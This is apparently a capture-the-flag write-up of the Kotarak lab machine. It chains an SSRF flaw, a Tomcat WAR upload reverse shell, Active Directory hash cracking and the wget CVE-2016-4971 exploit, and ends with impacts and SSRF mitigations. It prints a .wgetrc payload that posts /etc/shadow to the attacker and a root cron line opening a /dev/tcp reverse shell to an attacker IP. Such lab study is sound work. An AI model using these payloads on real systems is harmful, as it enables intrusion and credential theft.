
Table of Content
- About the Vulnerability
- Enumeration
- Initial Access
- Lateral Movement
- Privilege Escalation
- Pivoting to internal network
- Impact
- Mitigations
About the Vulnerability

- Server-Side Request Forgery (SSRF) is a critical web vulnerability that enables attackers to manipulate a web application’s requests to access internal resources.
Enumeration

Apache Jserv according to Hacktricks, it’s an enhanced version of http protocol allow Apache web servers to communicate with Tomcat. Hacktricks has published the Gostcat vulnerability in Apache Jserve, which is an LFI vulnerability with limited access to data in certain paths which the file can be accessed. I tried to access WEB-INF/web.xml, and /etc/passwd, it didn’t work, seems as vulnerability to this machine resides somewhere else, so I checked port 8080 and 60000.

Port 8080 welcomed me with a 404 status error upon visiting it. I tried Apache tomcat manager in /manager/html, but default credentials is no way in, tried brute forcing it with common credentials using bup, still no way in.

Port 60000 is Kotarak’s private web browser which presents many possible vulnerabilities to exploit.
Testing the browser’s functionality, I searched for the string ‘cat’, the response was empty but url path was suggestive! /url.php?path=cat.

Discovering and exploiting SSRF vulnerability
Inputted file:///etc/issue, web server responded with “try harder”, so I started Apache server on the attack box and I want to test for SSRF.

And certainly did, the worked.html file from my Kali’s web root was obtained. The SSRF vulnerability has confirmed.


Testing If I can enumerate ports via SSRF by inputting http://localhost:22, and server response with SSH version.

Manually testing for internal open ports can be time consuming, so I wrote a python code to display servers’s response to open ports via SSRF vulnerability. SSRF-Port-Scanner.py takes the url path and port range provided by user, then runs in loop and make curl request to each ports and if there was a response it will display on the terminal.
SSRF-Port-Scanner.py


Port 90, 110, and 200 was pages that were either under construction or not useful, however the port 320 had login page. I thought this must be the way in!, attempting to authenticate with possible credentials combo, no avail.
Scanning further ports, server responded on port 888 which seems broken and files were not being displayed.


I switched to BurpSuit, and got a response which discloses Apache Tomcat admin credentials, as the roles suggests.

Initial Access
Successfully logged in to Apache Tomcat admin page with the found credentials.

Abusing Apache Tomcat file upload
Apache Tomcat accepts application files in .WAR extension which can be uploaded and be run by the server. This functionality can be easily abused by crafting a malicious .WAR payload using msfvenom, as below it is uploaded to Apache Tomcat interface and deployed by the server.



Listening on port 1234, the reverse shell has called my Kali box.
Lateral Movement

Post enumeration shows there is an internal network in this box, as we are in DMZ. I will have the pivoting in my to do list.

Further enumeration, I see user Atanas exist on this box shown in home directory.
Looking tomcat home directory, there is a pentest data which discloses files with dit and bin extension. Which .dit file refers to Active Directory Database file that stores information about domain users, groups, computers and network resources. This is file is typically named NTDS.dit which stored data is encrypted and is super sensitive and must be accessed by authorized personnel or services to maintain the security and integrity of Active Directory database.
.bin is windows registry file which having both .dit and .bin files allows attackers to extract the encrypted data from .dit file such as users and passwords in form of MD5 and attempt to crack them in clear text to aid further foothold in the network.

I downloaded both files to my attack box and extracted the hashes via secretsdump.py where I see user administrator and atanas hashes.

Using crackstation, I converted the interesting hashes to plaintext as below:
Atanas:Password123!
Administrator:f16tomcat!



Authenticated as user Atanas
Trying to authenticate as atanas, their user does not work, but administrator’s password (f16tomcat!) successfully authenticates atanas and grant us access as atanas user.
Privilege Escalation
Current user atanas doesn’t have sudo privileges, not useful S/GUID or capabilities to exploit, but user seems to be part of multiple groups which worth investigating into.


Also, the root directory has world readable access to its files – flag.txt suggest pivoting. The app.log file prints quite interesting output of an internal ip (10.0.3.133) trying to get file called archive.tar.gz every two minutes using wget 1.16 to port 80 that is not opened so it gives 404 response – seems like a cron.
Since the current user doesn’t have sudo privileges, I can’t open lower port like 80(any port under 1024), but authbind can help as alternative.

Okay, after nearly 2 minutes of waiting, there is a connection request coming from 10.0.3.133 to port 80.
Connection from [10.0.3.133] port 80 [tcp/*] accepted (family 2, sport 43894)
GET /archive.tar.gz HTTP/1.1
User-Agent: Wget/1.16 (linux-gnu)
Accept: */*
Host: 10.0.3.1
Connection: Keep-Alive
Pivoting to internal network

After some research, I learned the wget version is outdated as the current wget is 1.21. So I thought 1.16 may present some vulnerability. Looking for Exploit Database, I found a unique vulnerability in wget 1.16 that grants me privileged access and successfully pivot to the internal network through the Arbitrary file upload discovered by Dawid Golunski.
https://www.exploit-db.com/exploits/40064
CVE-2016-4971
Any Wget under version 1.18 is susceptible to exploitation when provided with a malicious URL leading to a compromised or malicious web server. Through manipulating the .wgetrc file, wget can be abused to save a file supplied by an attacker under various directories. In such case, if wget is executed through a root cron job, this vulnerability would present significant risks, potentially enabling remote code execution and even the escalation of privileges to root.
More details and documentation can be found on: https://www.exploit-db.com/exploits/40064
As user can download file with wget as wget http://kali-server/file.txt, I created a file with an arbitrary content (reading /etc/shodow) and filename – .wgetrc in tmp directory on my kali to redirect user request to FTP and download the malicious file.
 cat <<_EOF_>.wgetrc
> post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
> _EOF_
Then, I started FTP to redirect on my kali to facilitate the attack.
python -m pyftpdlib -p21 -w
I downloaded the wget-exploit.py to be executed and listen on port 80 and download the malicious crontab below on the user as root.
HTTP_LISTEN_IP = '0.0.0.0'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.10.55'
FTP_PORT = 21

ROOT_CRON = "* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.14.21/4444 0>&1' \n"
Exploit transferred to target

After running the wget-exploit.py, I get the user request from 10.0.3.133 traffic being redirected to ftp

In about 2 minutes, the file .wgetrc was downloaded by the user, and I got/etc/shadow content printed, as instructed in the .wgetrc file.

As the malicious file has already downloaded, the second time cron runs, the reverse shell will be executed, as below.

Successfully pivoted to 10.0.3.133 as root.
Impact
Technical Impacts
- Data Exposure: Attackers can access sensitive data on internal systems accessible to the server, such as metadata, credentials, or configuration information.
- Service Denial: Attackers can abuse SSRF to make requests to internal services, potentially overwhelming them and causing service disruptions or outages.
- Internal Network Scanning: Attackers can use SSRF to scan internal networks for other vulnerable systems or services, leading to further exploitation.
- Remote Code Execution (RCE): In some cases, SSRF can be chained with other vulnerabilities to achieve RCE, allowing attackers to execute arbitrary code on the server.
Business Repercussions
- Data Breach: Exposure of sensitive data can lead to regulatory fines, loss of customer trust, and damage to the organization’s reputation.
- Service Downtime: Service disruptions or outages can result in financial losses, especially for businesses that rely heavily on online services.
- Compliance Violations: Failure to protect sensitive data or maintain service availability can lead to violations of data protection regulations or industry standards, leading to legal consequences.
- Intellectual Property Theft: Access to internal systems can expose intellectual property or proprietary information to theft or unauthorized access.
- Operational Costs: Remediation efforts, such as patching systems, implementing security controls, and conducting investigations, can incur significant costs for the organization.
Mitigations
- Input Validation: Validate and sanitize all user-supplied input, especially URLs and parameters used in requests, to ensure they are safe and cannot be used to craft malicious requests.
- Whitelisting: Restrict the URLs and IP addresses that the server can access to only those that are necessary for its operation. This helps prevent attackers from accessing unauthorized resources.
- Network Segregation: Use network segmentation to isolate critical internal services from the external-facing server. This limits the impact of an SSRF attack by restricting the attacker’s ability to access sensitive resources.
- Access Controls: Implement strict access controls to ensure that only authorized users and services can access sensitive resources.
- Secure Configuration: Disable or restrict access to potentially dangerous features, such as the ability to make requests to arbitrary URLs, in server configurations.
 Sailor Security